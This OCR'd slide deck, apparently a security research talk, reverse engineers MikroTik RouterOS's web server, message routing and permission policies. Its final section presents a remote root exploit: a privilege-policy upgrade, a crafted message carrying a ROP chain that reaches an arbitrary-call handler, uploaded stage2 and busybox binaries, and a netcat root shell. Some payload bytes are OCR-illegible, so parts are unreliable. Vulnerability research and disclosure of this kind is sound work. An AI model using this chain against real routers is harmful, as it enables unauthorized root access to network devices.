
```
<170>
  <169 (2)=b'www-ssl' (190)=True>
    <154 (38)=b'jsproxy' (7)=b'/jsproxy'/>
    <154 (38)=b'webgraph' (7)=b'/graphs'/>
    <154 (38)=b'kidcontrol' (7)=b'/kid-control' (40)=True/>
    <154 (38)=b'index' (7)=b'/' (40)=True/>
    <154 (38)=b'dir' (7)=b'/' (28)=b'/home/web'/>
    <154 (38)=b'dir' (7)=b'/img/' (28)=b'/home/web/img'/>
    <154 (38)=b'dir' (7)=b'/webfig/' (28)=b'/home/web/webfig' (283)=True/>
  </169>
  <169 (2)=b'www'>
    <154 (38)=b'index' (7)=b'/' (40)=True/>
    <154 (38)=b'jsproxy' (7)=b'/jsproxy'/>
    <154 (38)=b'dir' (7)=b'/img/' (28)=b'/home/web/img'/>
    <154 (38)=b'dir' (7)=b'/doc/' (28)=b'/home/web/doc'/>
    <154 (38)=b'dir' (7)=b'/help/' (28)=b'/home/web/help'/>
    <154 (38)=b'dir' (7)=b'/webfig/list' (28)=b'/home/web/webfig/list'/>
    <154 (38)=b'dir' (7)=b'/webfig/' (28)=b'/home/web/webfig' (283)=True/>
    <154 (38)=b'winbox' (7)=b'/winbox' (40)=True/>
    <154 (38)=b'webgraph' (7)=b'/graphs'/>
    <154 (38)=b'kidcontrol' (7)=b'/kid-control' (40)=True/>
    <154 (38)=b'dir' (7)=b'/winbox/' (28)=b'/home/web/winbox'/>
    <154 (38)=b'traflog' (7)=b'/accounting/ip.cgi' (40)=True/>
    <154 (38)=b'dir' (7)=b'/' (28)=b'/home/web'/>
    <154 (38)=b'dir' (7)=b'/crl' (28)=b'/var/cm/ca_crl'/>
    <154 (38)=b'scep' (7)=b'/scep'/>
  </169>
</170>
```

/nova/bin/www

```
# ls /nova/lib/www

index.p
jsproxy.p
kidcontrol.p
scep.p
traflog.p
webgraph.p
winbox.p
```



JSProxyServlet




```
JSProxyServlet::doGet(Context&, Request const&, Response&)
JSProxyServlet::~JSProxyServlet()
non-virtual_thunk_to_JSProxyServlet::~JSProxyServlet()
JSProxyServlet::~JSProxyServlet()
non-virtual_thunk_to_JSProxyServlet::~JSProxyServlet()
JSProxyServlet::doPost(Context&, Request const&, Response&)
JSProxyServlet::JSProxyServlet()
createServlet
JSProxyServlet::doUpload(Context&, Request const&, Response&)
JSProxyServlet::doInplaceUpload(Context&, Request const&, Res
JSProxyServlet::logout(JSSession*)
JSProxyServlet::onTimer()
JSProxyServlet::handle(nv::message&)
non-virtual_thunk_to_JSProxyServlet::handle(nv::message&)
```

JSProxyServlet

```
/flash/rw/disk # cat /proc/75/maps
08048000-0805c000 r-xp 00000000 00:0c 1116       /nova/bin/www
0805c000-0805d000 rw-p 00013000 00:0c 1116       /nova/bin/www
0805d000-0807b000 rw-p 00000000 00:00 0          [heap]
773b1000-773d1000 r-xp 00000000 00:0c 166        /lib/libucrypto.so
773d1000-773d2000 rw-p 00020000 00:0c 166        /lib/libucrypto.so
773d2000-773dd000 r-xp 00000000 00:0c 1170       /nova/lib/www/jsproxy.p
773dd000-773de000 rw-p 0000b000 00:0c 1170       /nova/lib/www/jsproxy.p
773de000-773df000 ---p 00000000 00:00 0
773df000-773fe000 rw-p 00000000 00:00 0
773fe000-773ff000 ---p 00000000 00:00 0
773ff000-7741e000 rw-p 00000000 00:00 0
7741e000-7741f000 ---p 00000000 00:00 0
7741f000-7743e000 rw-p 00000000 00:00 0
7743e000-7743f000 ---p 00000000 00:00 0
7743f000-7745e000 rw-p 00000000 00:00 0
7745e000-77460000 r-xp 00000000 00:0c 1169       /nova/lib/www/index.p
77460000-77461000 rw-p 00002000 00:0c 1169       /nova/lib/www/index.p
77462000-77463000 r--s 00000000 00:0c 21         /etc/ld.so.cache
77463000-77464000 ---p 00000000 00:00 0
```

Servlet Loading

/nova/bin/www starts with no servlets active

After first request to /jsproxy, /userman, etc… servlet is loaded

```
2022.05.31-05:21:56.00@0: no settings, asking sermgr and hotspot
2022.05.31-05:21:56.00@0: set www enabled=1 port=80
2022.05.31-05:21:56.00@0: creating tcp socket on port 80
2022.05.31-05:21:56.00@0: using inet6
... load /jsproxy ...
2022.05.31-05:22:05.95@0: found servlet 0x80603a0 loading
```

Hmm

TO (1)	www/2
FROM (2)	www
TYPE (3)	1
REPLY_EXPECTED (5)	true
REQUEST_ID (6)	3
CMD (7)	Custom (0)

From www to www?

Raw Message

```
object {9}
  Uff0001 [2]
    0 : 70
    1 : 2
  bff0005 : true
  u11 : 0x773147a6
  u13 : 0x80616a8
  uff0006 : 3
  uff0007 : 0
  Uff0002 [1]
    0 : 70
```

Addresses?

What is www/2?

```
struct nv_handler_vtable handler2 =
{
    void (* u1)() = sub_125dc
    void (* u2)() = sub_125fc
    void (* loadPermData)(struct nv_handler*, nv_message*) = nv::Handler::loadPermData(nv::message const&)
    void (* savePermData)(struct nv_handler*, nv_message*) = nv::Handler::savePermData(nv::message&)
    void (* handle)(struct nv_handler*, nv_message*) = nv::Handler::handle(nv::message&)
    void (* handleBrkpath)(struct nv_handler*, nv_message*) = nv::Handler::handleBrkpath(nv::message const&)
    void (* handleReply)(struct nv_handler*, nv_message*) = nv::Handler::handleReply(nv::message const&)
    void (* handleCmd)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::handleCmd(nv::message const&, uint32_t)
    void (* cmdGetPolicies)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetPolicies(nv::message const&)
    void (* cmdGet)(struct nv_handler*, nv_message*) = nv::Handler::cmdGet(nv::message const&)
    void (* cmdSet)(struct nv_handler*, nv_message*) = nv::Handler::cmdSet(nv::message const&)
    void (* cmdReset)(struct nv_handler*, nv_message*) = nv::Handler::cmdReset(nv::message const&)
    void (* cmdGetObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdGetObj(nv::message const&, uint32_t)
    void (* cmdSetObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdSetObj(nv::message const&, uint32_t)
    void (* cmdGetAll)(struct nv_handler*, nv_message*, uint32_t, uint32_t) = nv::Handler::cmdGetAll(nv::message const&, uint32_t, uint32_t)
    void (* cmdAddObj)(struct nv_handler*, nv_message*) = nv::Handler::cmdAddObj(nv::message const&)
    void (* cmdRemoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdRemoveObj(nv::message const&, uint32_t)
    void (* cmdMoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdMoveObj(nv::message const&, uint32_t)
    void (* cmdGetCount)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetCount(nv::message const&)
    void (* cmdUnknown)(int32_t*, struct nv_handler*, nv_message*, uint32_t command) = FoisHandler::cmdUnknown(
    void (* shouldNotify)(struct nv_handler*, nv_message*, nv_message*) = nv::Handler::shouldNotify(nv::message const&, nv::message const&)
    void (* u3)() = sub_11f68
    void (* u4)() = sub_11f64
    void (* cmdDisconnected)(struct nv_handler*, nv_message*) = nv::Handler::cmdDisconnected(nv::message const&)
    void (* notifiesSent)(struct nv_handler*) = nv::Handler::notifiesSent()
    void (* u5_alloc_message)(nv_message* out, struct nv_handler* handler, uint32_t) = sub_11fdc
    void (* u6)() = sub_11f5c
    void (* nv_policies_is_allowed)(struct nv_policies* policies, nv_message* message) = sub_1212c
    void (* sendMessage)(struct nv_handler*, nv_message*) = nv::Handler::sendMessage(nv::message&)
    void (* exchangeMessage)(struct nv_looper*, nv_message*, int32_t) = nv::Handler::exchangeMessage(nv::message&, int32_t)
}
```

???

FoisHandler

```
nv_message* FoisHandler::cmdUnknown(nv_message* arg1, int32_t arg2, nv_message* arg3)

    sub_12884(&tdout, "FoisHandler::cmdUnknown")
    sub_12288(&tdout)
    nv::message::get<nv::u32_id>(message: arg3, key: 0x11)(nv::message::get<nv::u32_id>(message: arg3, key: 0x13), nv::message::get<nv::u32_id>(message: arg3, key: 0x17))
    nv::message::message(message: arg1)
    return arg1
```

```
msg[0x11](msg[0x13], msg[0x17])
```

invoke an arbitrary pointer with 2 controlled arguments!!

Winbox

SYS (0xff)

TO (1)	(1337)
FROM (2)	mproxy/518
USER (10)	admin
PERMISSION (11)	0x5fffe
USER_ID (16)	1
? (19)	b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'

Raw Message

```
▼ object {8}
  ▼ Uff0001 [1]
      0 : 0x539
  ▼ Uff0002 [2]
      0 : 2
      1 : 0x206
    uff000b : 0x5fffe
    uff0010 : 1
    aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'
```

```
s2 : world
s1 : hello
```

```
SYS_TO: [1337]
1: “hello”
2: “world”
```

Winbox

SYS (0xff)

TO (1)	(1337)
FROM (2)	mproxy/518
USER (10)	admin
PERMISSION (11)	0x5fffe
? (19)	b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'

Raw Message

```
object {8}
  Uff0001 [1]
    0 : 0x539
  Uff0002 [2]
    0 : 2
    1 : 0x206
  uff000b : 0x5fffe
  uff0010 : 1
  aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'
  s2 : world
  s1 : hello
```


```
SYS_TO: [1337]
1: “hello”
2: “world”
```

Proxied message has limited permissions

Caveat: policy bits

FoisHandler has policy 0x80000000

We have policy 0x5fffe




Caveat: policy bits

FoisHandler has policy 0x80000000

We have policy 0x5fffe

Can we just set a policy of 0xffffffff?



SYS (0xff)

TO (1)	user/2
FROM (2)	www/100/5
TYPE (3)	1
REPLY_EXPECTED (5)	true
REQUEST_ID (6)	610
CMD (7)	SETOBJ
USER (10)	a
PERMISSION (11)	0x5fffe
USER_ID (16)	1
? (23)	[0, 28, 66, 4, 11, 73]

Raw Message

```
object {17}
  Uff0001 [2]
    0 : 13
    1 : 2
  Uff0002 [3]
    0 : 70
    1 : 100
    2 : 5
  bff0005 : true
  u3 : 0
  u5 : 0
  uff0006 : 0x262
  uff000b : 0x5fffe
  ufe000c : 5
  uff0010 : 1
  ufe0001 : 3
  uff0003 : 1
  u2 : 0xffffffff
  uff0007 : 0xfe0003
  sfe0009 :
  rff0017 : [0, 28, 66, 4, 11, 73]
  s1 : full
  sff000a : a
```


Caveat: policy bits

FoisHandler has policy 0x80000000

We have policy 0x5fffe

Can we just set a policy of 0xffffffff?

Yes!




Remote Jailbreak

1. Upload stage2 and busybox

```
220 MikroTik FTP server (MikroTik 6.49.1) ready
ftp> user admin
331 Password required for admin
Password:
230 User admin logged in
ftp> put busybox
200 PORT command successful
150 Opening ASCII mode data connection for 'busybox'
226 ASCII transfer complete
2140381 bytes sent in 0.165 seconds (12.3 Mbytes/s)
ftp> put stage2
200 PORT command successful
150 Opening ASCII mode data connection for 'stage2'
226 ASCII transfer complete
15235 bytes sent in 0.00239 seconds (6.07 Mbytes/s)
```

Full Jailbreak

1. Upload stage2 and busybox
2. Upgrade policy to 0xffffffff



Remote Jailbreak

1. Upload stage2 and busybox
2. Upgrade policy to 0xffffffff
3. Hit FoisHandler with a crafted message:
    a. chmod +x stage2
    b. ./stage2

Raw Message
object {13}
  Uff0001 [2]
    0 : 70
    1 : 2
  Uff0002 [3]
    0 : 70
    1 : 100
    2 : 4
  bff0005 : true
  uff000b : 0xffffffff
  uff0010 : 1
  u11 : 0x804ff3a
  u13 : 0x8053b18
  uff0003 : 1
  u17 : 0x8053b0a
  uff0006 : 6
  uff0007 : 0xffffffff
  r1 : [65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, [illegible], 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, [illegible], [illegible], 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, [illegible], [illegible], 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, [illegible], [illegible], 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 33, 88, 5, 8, 58, 255, 4, 8, 0, 0, 0, 0, 116, 199, 5, 8, 150, 144, 5, 8, 33, 88, 5, 8, 61, 35, 5, 8, 148, 28,
0, 0, 0, 0, 0, 0, 50, 35, 5, 8, 0, 0, 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, 251, 183, 77, 243, 0, 0,
0, 0, 58, 255, 4, 8, 47, 102, 108, 97, 77, 104, 5, 8, 10, 59, 5, 8, 115, 0, 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0,
76, 52, 5, 8, 255, 183, 77, 243, 0, 0, 0, 0, 58, 255, 4, 8, 115, 104, 47, 114, 77, 104, 5, 8, 10, 59, 5, 8, 115, 0, 0, 0,
197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, 3, 184, 77, 243, 0, 0, 0, 0, 58, 255, 4, 8, 119, 47, 100, 105, 77,
104, 5, 8, 10, 59, 5, 8, 115, 0, 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, 7, 184, 77, 243, 0, 0, 0, 0,
58, 255, 4, 8, 115, 107, 47, 115, 77, 104, 5, 8, 10, 59, 5, 8, 115, [illegible], 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76,
52, 5, 8, 11, 184, [illegible], 243, 0, 0, 0, 0, 58, 255, 4, 8, 116, 97, [illegible], 101, 77, 104, 5, 8, 10, 59, 5, 8, 115, 0, 0, 0, 197,
30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, 15, 184, 77, 243, 0, 0, 0, 0, 58, 255, 4, 8, 50, 0, 0, 0, 77, 104, 5, 8,
10, 59, 5, 8, 115, 0, 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, 255, 1, 0, 0, 0, 0, 0, 0, 57, 255, 4, 8,
0, 192, 5, 8, 0, 0, 0, 0, 175, 147, 4, 8, 0, 0, 0, 0, 0, 0, 0, 0, 54, 115, 5, 8, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 33, 88, 5, 8, 58, 255, 4, 8, 0, 0, 0, 0, 116, 199, 5, 8, 150, 144, 5, 8, 33, 88, 5, [illegible], 35, 5, 8, 51,
8, 0, 0, 0, 0, 0, 0, 50, 35, 5, 8, [illegible], 0, 0, 197, 30, 5, 8, 33, 88, 5, 8, 0, 0, 0, 0, 76, 52, 5, 8, [illegible], 0, 0, 0, 0, 0,
0, 57, 255, 4, 8, 0, 192, 5, 8, 0, [illegible], 0, 175, 147, 4, 8, 0, 0, 0, 0, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66,
66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66,
66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66, 66,
66, 66, 66, 66, 66]
  sff000a : a

rop rop rop rop rop rop rop rop

Remote Jailbreak

1. Upload stage2 and busybox
2. Upgrade policy to 0xffffffff
3. Hit FoisHandler with a crafted message:
   a. chmod +x stage2
   b. ./stage2
4. 🐚🐚🐚!

```
$ nc 10.0.0.200 1337
sh: can't access tty; job control turned off
/ # whoami
root
/ # uname -a
Linux MikroTik 3.3.5 #1 Fri Nov 12 10:41:00 UTC
2021 i686 GNU/Linux
/ # ls /flash/rw/disk
busybox
skins
stage2
um-before-migration.tar
user-manager
```

Remote Jailbreak

Release: (pending)

Vulnerability exists from 6.37.2 (2016) to 6.49.6 (latest)

(oldest version we could download from MikroTik)

www had a major refactor in v7.x.x

Recap and Conclusion

We've covered a lot…

- MikroTik packages
- Patching firmware
- Message protocol
- Message routing
- Authentication
- Jailbreak

https://github.com/MarginResearch/mikrotik_authentication
https://github.com/MarginResearch/EC-SRP
https://margin.re/blog/mikrotik-authentication-revealed.aspx

Questions?